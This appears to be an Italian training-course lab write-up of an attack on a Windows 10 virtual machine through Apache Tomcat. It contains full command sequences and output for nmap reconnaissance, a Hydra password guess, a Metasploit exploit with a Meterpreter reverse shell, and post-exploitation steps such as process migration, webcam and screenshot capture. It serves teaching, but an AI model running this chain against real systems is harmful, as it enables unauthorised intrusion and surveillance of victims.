BUILD WEEK PROJECT

HACKING MANUAL FOR NOOBIES

TABLE OF CONTENT

INTRODUZIONE

Quest'oggi ci occuperemo di un attacco mirato ad una macchina Windows 10, passando dal servizio Tomcat.
Il primo passo è assicurarsi la effettiva comunicazione tra attaccante e bersaglio, mediante un ping.
Successivamente è indispensabile avviare una scansione mediante nmap, che ci fornirà informazioni in merito a servizi e porte accessibili nella macchina bersaglio.
Identifichiamo il servizio Tomcat sulla porta 8080.
L'attacco prevederà l'utilizzo di un exploit, ovvero una porzione di codice malevolo che sfrutta una vulnerabilità già presente all'interno del bersaglio. L'exploit verrà scelto e manovrato mediante il tool metasploit framework, un opensource con a disposizione un database estremamente ricco di exploit.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.83
PING 192.168.1.83 (192.168.1.83) 56(84) bytes of data.
64 bytes from 192.168.1.83: icmp_seq=1 ttl=128 time=1.71 ms
64 bytes from 192.168.1.83: icmp_seq=2 ttl=128 time=2.17 ms
^C
── 192.168.1.83 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1021ms
rtt min/avg/max/mdev = 1.706/1.937/2.169/0.231 ms
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.83
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:05 CET
Nmap scan report for 192.168.1.83
Host is up (0.011s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
2869/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ssl/ms-wbt-server?
5432/tcp open  postgresql?
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

METASPLOIT FRAMEWORK

Avviamo Metasploit da un terminal di kali mediante il comando:

msfconsole

Ricerchiamo un exploit mirato al servizio di nostro interesse, in questo caso tomcat, mediante il comando:

search tomcat

In risposta ci verranno elencati più exploit, utilizzeremo l'exploit in riga 18, con un rank excellent, e una scelta mirata del target.

Selezioniamo il nostro exploit mediante il comando

use exploit/multi/http/tomcat_mgr_upload

```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank       Check  Descri
   -   ----                                                                ---------------  ----       -----  ------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                    2014-02-06       normal     No     Apache
   1   exploit/multi/http/struts_dev_mode                                  2012-01-06       excellent  Yes    Apache
   2   exploit/multi/http/struts2_namespace_ognl                           2018-08-22       excellent  Yes    Apache
   3     \_ target: Automatic detection                                    .                .          .      .
   4     \_ target: Windows                                                .                .          .      .
   5     \_ target: Linux                                                  .                .          .      .
   6   exploit/multi/http/struts_code_exec_classloader                     2014-03-06       manual     No     Apache
   7     \_ target: Java                                                   .                .          .      .
   8     \_ target: Linux                                                  .                .          .      .
   9     \_ target: Windows                                                .                .          .      .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .          .          .      .
   11  auxiliary/admin/http/tomcat_ghostcat                                2020-02-20       normal     Yes    Apache
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                         2019-04-10       excellent  Yes    Apache
   13  exploit/multi/http/tomcat_mgr_deploy                                2009-11-09       excellent  Yes    Apache
   14    \_ target: Automatic                                              .                .          .      .
   15    \_ target: Java Universal                                         .                .          .      .
   16    \_ target: Windows Universal                                      .                .          .      .
   17    \_ target: Linux x86                                              .                .          .      .
   18  exploit/multi/http/tomcat_mgr_upload                                2009-11-09       excellent  Yes    Apache
   19    \_ target: Java Universal                                         .                .          .      .
   20    \_ target: Windows Universal                                      .                .          .      .
   21    \_ target: Linux x86                                              .                .          .      .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                  2010-07-09       normal     No     Apache
   23  auxiliary/scanner/http/tomcat_enum                                  .                normal     No     Apache
   24  exploit/linux/local/tomcat_rhel_based_temp_priv_esc                 2016-10-10       manual     Yes    Apache
   25  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc                 2016-09-30       manual     Yes    Apache
   26  exploit/multi/http/atlassian_confluence_webwork_ognl_injection      2021-08-25       excellent  Yes    Atlass
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will b
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.78     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.78:7777
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

OPTION TABLE

Una volta selezionato l'exploit, attraverso il comando **show options**

vedremo una tabella con delle voci da compilare per poter lanciare l'attacco. Soffermando sulle prima due voci "httppassword" e "httpusername", risultati non indispensabili, ma lanciando l'accatto senza, incapperemo in un errore:

Unable to access the Tomcat Manager

Necessitiamo quindi delle credenziali di accesso.

HYDRA

Per ottenere le credenziali ci affideremo a Hydra, nello specifico metteremo in atto un attacco a dizionario, una versione contenuta e mirata del brute-force. Entrando nei particolari, l'attacco prevede che vengano testate tutte le combinazioni di accesso possibili sfruttando gli elementi presenti all'interno del dizionario fornito. In questo caso il file "credenziali_base.txt".
Avvieremo il processo in un terminale kali attraverso l'esecuzione del comando
hydra -L credenziali_base.txt -P credenziali_base.txt -s 8080 192.168.1.83 http-get /manager/html
Possiamo osservare come riscontro una combinazione funzionante, ovvero admin-password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P credenziali_base.txt -s 8080 -t 4 -f 192.168.1.83 http-get /manager/html

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 11:59:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6 login tries (l:1/p:6), ~2 tries per task
[DATA] attacking http-get://192.168.1.83:8080/manager/html
[8080][http-get] host: 192.168.1.83   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 11:59:52
```

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-met
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will b
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.78     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword ⇒ password
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.1.83
rhost ⇒ 192.168.1.83
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport ⇒ 7777
```

EXPLOIT SETTING

Tornando nuovamente su Metasploit, possiamo compilare nuovamente la tabella, prestando attenzione.

Le voci Lhost ed Rhost rappresentano rispettivamente l'IP locale, ovvero l'attaccante, e l'IP remoto, ovvero il bersaglio. Stesso criterio si applica per le Lport e Rport. Mediante il comando


show targets

Specifichiamo il nostro bersaglio con

set target 1

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Java Universal
    1   Windows Universal
    2   Linux x86


msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1
target ⇒ 1
```

PAYLOAD SETTING



```
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads

Compatible Payloads
===================

   #    Name                                              Disclosure Date  Rank    Check  Description
   -    ----                                              ---------------  ----    -----  -----------
   0    payload/generic/custom                            .                normal  No     Custom Payloa
   1    payload/generic/debug_trap                        .                normal  No     Generic x86 D
   2    payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell
   3    payload/generic/shell_bind_tcp                    .                normal  No     Generic Comma
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload 81
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.78:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 7oRi7Bkz01IzWXk1soZXLfw3q9...
[*] Executing 7oRi7Bkz01IzWXk1soZXLfw3q9...
[*] Sending stage (176198 bytes) to 192.168.1.83
[*] Undeploying 7oRi7Bkz01IzWXk1soZXLfw3q9 ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.1.78:7777 → 192.168.1.83:50297) at 2024-11-19 18:56:06 +0100
```

E’ giunto il momento di settare il payload.

Cos’è il payload?

Il payload è una porzione di codice malevolo che viene eseguito una volta che l’exploit ha avuto successo nell'infiltrarsi in un sistema vulnerabile. Il payload è ciò che viene "lanciato" sull'host compromesso.

Nel nostro caso, selezioniamo il payload

set payload windows/meterpreter/reverse_tcp

windows/: indica che questo payload è progettato per un sistema operativo Windows.

meterpreter/: è un tipo di payload avanzato che fornisce un'interfaccia interattiva per il controllo completo della macchina compromessa.

reverse_tcp: indica che il payload tenta di stabilire una connessione di tipo reverse usando il protocollo TCP.

Settato tutto quanto, non rimane che lanciare l’attacco:

exploit

Viene stabilita una sessione meterpreter con la macchina bersaglio, l’attacco è andato a buon fine.

MIGRATION

Una volta avuto accesso alla macchina bersaglio, è buona pratica spostarsi su un processo che difficilmente può essere interrotto. nel nostro caso migreremo al processo 504.
Per avere qualche informazione in più mediante il comando sysinfo identifichiamo la macchina con un OS Windows 10. Una volta raggiunta questa posizione, risulta facile ottenere tutte le altre info obiettivo.

```
meterpreter > migrate 504
[*] Migrating from 3556 to 504...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

IDENTIFICAZIONE TIPO MACCHINA


```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > screenshot
Screenshot saved to: /home/kali/YJMlwmmt.jpeg
```

Verifichiamo se il bersaglio è una macchina virtuale o fisica mediante il comando run **post/windows/gather/checkvm**

Verifichiamo la presenza di una webcam con **webcam_snap**

Otteniamo uno screen del desktop del bersaglio **screenshot**

SCREENSHOT



IMPOSTAZIONI DI RETE

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  2
============
Name         : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  3
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295

Interface  4
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e1:94:a0
MTU          : 1472
IPv4 Address : 192.168.1.83
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::a411:226a:bb9d:36a2
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Infine, ultima nella lista ma prima per importanza, è la possibilità di vedere la configurazione di rete. Ciò ci permette di assicurarci di essere all'interno del bersaglio corretto.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway        Metric  Interface
    ------           -------          -------        ------  ---------
    0.0.0.0          0.0.0.0          192.168.1.254  10      4
    127.0.0.0        255.0.0.0        127.0.0.1      306     1
    127.0.0.1        255.255.255.255  127.0.0.1      306     1
    127.255.255.255  255.255.255.255  127.0.0.1      306     1
    192.168.1.0      255.255.255.0    192.168.1.83   266     4
    192.168.1.83     255.255.255.255  192.168.1.83   266     4
    192.168.1.255    255.255.255.255  192.168.1.83   266     4
    224.0.0.0        240.0.0.0        127.0.0.1      306     1
    224.0.0.0        240.0.0.0        192.168.1.83   266     4
    255.255.255.255  255.255.255.255  127.0.0.1      306     1
    255.255.255.255  255.255.255.255  192.168.1.83   266     4
```